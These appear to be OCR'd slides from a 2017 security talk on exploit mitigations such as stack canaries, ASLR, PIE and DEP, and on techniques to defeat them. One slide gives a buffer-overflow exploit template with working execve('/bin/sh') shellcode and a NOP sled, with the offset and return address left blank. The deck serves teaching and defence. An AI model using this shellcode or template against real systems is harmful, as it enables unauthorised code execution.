
ASCII Armor
Stack Canary
ASLR
PIE
DEP
Arbitrary Write
Overflow Local Vars
Heap Overflows
Brute Force
Partial RIP Overwrite
NOP Slide
Info Disclosure
Ret 2 PLT
ROP

Anti Exploit Mitigations


Buffer Overflow Exploit



Buffer Overflow Exploit



Buffer Overflow Exploit



Buffer Overflow Exploit

```
shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"

buf_size = 64
offset = ??

ret_addr = "\x??\x??\x??\x??"

# fill up to 64 bytes
exploit = "\x90" * (buf_size - len(shellcode))
exploit += shellcode

# garbage between buffer and RET
exploit += "A" * (offset - len(exploit))

# add ret
exploit += ret_addr

# print to stdout
sys.stdout.write(exploit)
```

DEP


ASLR

MitiGator


The MitiGator raises the bar...
...until it sees no more exploits
Credit @halvarflake
NETSQUARE
BLACKHAT ASIA 2017

Defeat Exploit Mitigations

Stack Canary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Stack Canary
ASLR
PIE
DEP
Arbitrary Write
Overflow Local Vars
Heap Overflows
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Defeating Stack Canary

Stack Canary is a secret in front of SBP/SIP

Gets checked upon return()


Prohibits stack based buffer overflows into SIP

Defeating Stack Canary

Stack canary protects only stack **overflows into SIP**

e.g:

```
strcpy(a, b);
memcpy(a, b, len);
for(int n=0; n<len; n++) a[n] = b[n]
```



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Stack Canary
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PIE
DEP
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Defeating Stack Canary: Arb. Write

